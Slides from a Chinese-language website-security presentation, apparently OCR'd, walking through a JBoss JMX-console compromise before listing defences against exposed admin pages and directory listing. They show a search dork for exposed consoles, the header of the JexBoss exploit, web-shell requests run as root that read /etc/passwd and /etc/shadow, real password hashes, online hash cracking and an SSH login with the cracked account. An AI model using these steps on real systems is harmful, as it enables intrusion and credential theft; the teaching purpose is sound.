
網站系統安全管理


site:cn inurl:jmx-console - Go···
Apache Tomcat/5.0.26 - Error report
JBoss AS 3, 4, 5, 6 - Remote ···
https://www.exploit-db.com/exploits/36575/
jboss exploit
EXPLOIT DATABASE
JBoss AS 3, 4, 5, 6 - Remote Command Execution
EDB-ID: 36575
CVE: N/A
OSVDB-ID: 120064
EDB Verified: ✖
Author: João Filho Matos Figueiredo
Published: 2015-03-31
Download Exploit: Source Raw
Download Vulnerable App: N/A
« Previous Exploit
Next Exploit »
# coding: utf-8
# JexBoss v1.0. @autor: João Filho Matos Figueiredo (joaomatosf@gmail.cc
# Updates: https://github.com/joaomatosf/jexboss
# Free for distribution and modification, but the authorship should be p
import httplib, sys, urllib, os, time
from urllib import urlencode


網站系統安全管理


http://[redacted]/new3.jsp
Operation Results
[redacted]/jmx-console/new3.jsp
Send
Command: ipconfig
Windows IP 配置
以太网适配器 本地连接:
连接特定的 DNS 后缀 . . . . . :
本地链接 IPv6 地址. . . . . : fe80::640b:4543:3eb0:321b%10
IPv4 地址 . . . . . : 192.168.6.11
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . : 192.168.6.1
隧道适配器 本地连接*:
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . :
隧道适配器 本地连接* 8:
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . :


網站系統安全管理


http://...ew3.jsp
MBean Inspec...
JBoss We...
JBoss JM...
JBoss JM...
Operation...
htt...=id
[redacted].cn/web-console/cmd2.jsp?cmd=id
8591
Send
Command: id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023

網站系統安全管理


http://...ew3.jsp
MBean Inspec...
JBoss We...
JBoss JM...
JBoss JM...
Operation...
http...fig
[redacted]cn/web-console/cmd2.jsp?cmd=ifconfig
Send
Command: ifconfig
eth0 Link encap:Ethernet HWaddr 00:0C:29:45:8A:4E
inet addr:[redacted].227 Bcast:[redacted] Mask:255.255.255.192
inet6 addr: fe80::20c:29ff:fe45:8a4e/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:8014943 errors:0 dropped:0 overruns:0 frame:0
TX packets:4444301 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:932752847 (889.5 MiB) TX bytes:558857659 (532.9 MiB)
eth2 Link encap:Ethernet HWaddr 00:0C:29:45:8A:62
inet addr:192.168.2.38 Bcast:192.168.2.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe45:8a62/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:249370705 errors:0 dropped:0 overruns:0 frame:0
TX packets:177571111 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:257213214631 (239.5 GiB) TX bytes:154636046110 (144.0 GiB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:588559 errors:0 dropped:0 overruns:0 frame:0
TX packets:588559 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:56275394 (53.6 MiB) TX bytes:56275394 (53.6 MiB)

網站系統安全管理


http://...ew3.jsp
MBean Inspec...
JBoss We...
JBoss JM...
JBoss JM...
Operation...
htt...swd
[redacted].cn/web-console/cmd2.jsp?cmd=cat+%2Fetc%2Fpasswd
Send
Command: cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rtkit:x:499:497:RealtimeKit:/proc:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
gdm:x:42:42::/var/lib/gdm:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
saslauth:x:498:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
pulse:x:497:496:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
hero:x:500:500:hero:/home/hero:/bin/bash


網站系統安全管理

```
root:$1$NG94Vu3J$dXIwGm5D1kmw80qmIYLfC/:16579:0:99999:7:::
bin:*:15980:0:99999:7:::
daemon:*:15980:0:99999:7:::
adm:*:15980:0:99999:7:::
lp:*:15980:0:99999:7:::
sync:*:15980:0:99999:7:::
shutdown:*:15980:0:99999:7:::
halt:*:15980:0:99999:7:::
mail:*:15980:0:99999:7:::
uucp:*:15980:0:99999:7:::
operator:*:15980:0:99999:7:::
games:*:15980:0:99999:7:::
gopher:*:15980:0:99999:7:::
ftp:*:15980:0:99999:7:::
nobody:*:15980:0:99999:7:::
dbus:!!:16573::::::
usbmuxd:!!:16573::::::
vcsa:!!:16573::::::
rtkit:!!:16573::::::
avahi-autoipd:!!:16573::::::
abrt:!!:16573::::::
haldaemon:!!:16573::::::
gdm:!!:16573::::::
ntp:!!:16573::::::
apache:!!:16573::::::
saslauth:!!:16573::::::
postfix:!!:16573::::::
pulse:!!:16573::::::
sshd:!!:16573::::::
tcpdump:!!:16573::::::
hero:$1$zbLHT7X1$7ZuHF6.1SkQMfCGc4aV/F/:16573:0:99999:7:::
```

網站系統安全管理


cmd5.com/default.aspx?hashtype=md5(unix)&answer=dm0%3d
JMX MBean View e
本站针对md5等全球通用加密算法进行反向解密，拥有全球最大的数据库，成功率全球第一，很多复杂密文只有本站才可解密，支持多种算
询记录超过24万亿条，共占用160T硬盘，成功率95%，一般的查询是免费的。
首页 解密范围 成功率测试 批量解密 会员
录:[ ],付费查询剩余条数[994],[充值] [退出]
密文:
类型: md5(unix) [帮助]
解密
查询结果：
本站对于md5、sha1、mysql、ntlm等的实时解密成功率在全球遥遥领先。成立8年从未被超越。破解md5哪家强？不必去山东找南
站自行开发的程序，对于vb、dz、ipb、mssql等大量加密方式，破解速度是别人的10倍，成功率是别人的2倍，打遍全球无敌手，同时还是全
时破解的。

網站系統安全管理


hero@[redacted]
login as: hero
hero@[redacted]'s password:
[hero@[redacted] ~]$

網站系統安全管理

巧合？

網站系統安全管理

- **主機Server相關**
  - 資訊洩漏
    - **管理頁面暴露**
    - 目錄瀏覽(Index of)
    - 錯誤訊息
  - **提醒**
    - **管理頁面不對外開放存取**
    - **隱藏管理介面目錄**
    - **加強後台安全措施**

網站系統安全管理

- **主機Server相關**
  - 資訊洩漏
    - 管理頁面暴露
    - **目錄瀏覽(Index of)**
    - 錯誤訊息


網站系統安全管理


台灣知名網購業者web ser...
www.wooyun.org/bugs/wooy
Search
WooYun.org
加关注
16.9万
首页
厂商列表
白帽子
乌云榜
团队
漏洞列表
提交漏洞
乌云峰会
乌云招聘
知识库
公告
当前位置：WooYun >> 漏洞信息
漏洞概要
关注数(1)
缺陷编号： WooYun-2015-129626
漏洞标题： 台灣知名網購業者web service 敏感信息泄漏（臺灣地區）
相关厂商： Hitcon台湾互联网漏洞报告平台
漏洞作者： 路人甲
提交时间： 2015-07-29 13:43
公开时间： 2015-09-12 14:26
漏洞类型： 任意文件遍历/下载
危害等级： 中
自评Rank： 10
漏洞状态： 已交由第三方合作机构(Hitcon台湾互联网漏洞报告平台)处理
漏洞来源： http://www.wooyun.org，如有疑问或需要帮助请联系 help@wooyun.org
Tags标签： 无
分享漏洞：
分享到
0
漏洞详情
披露状态：
2015-07-29： 细节已通知厂商并且等待厂商处理中

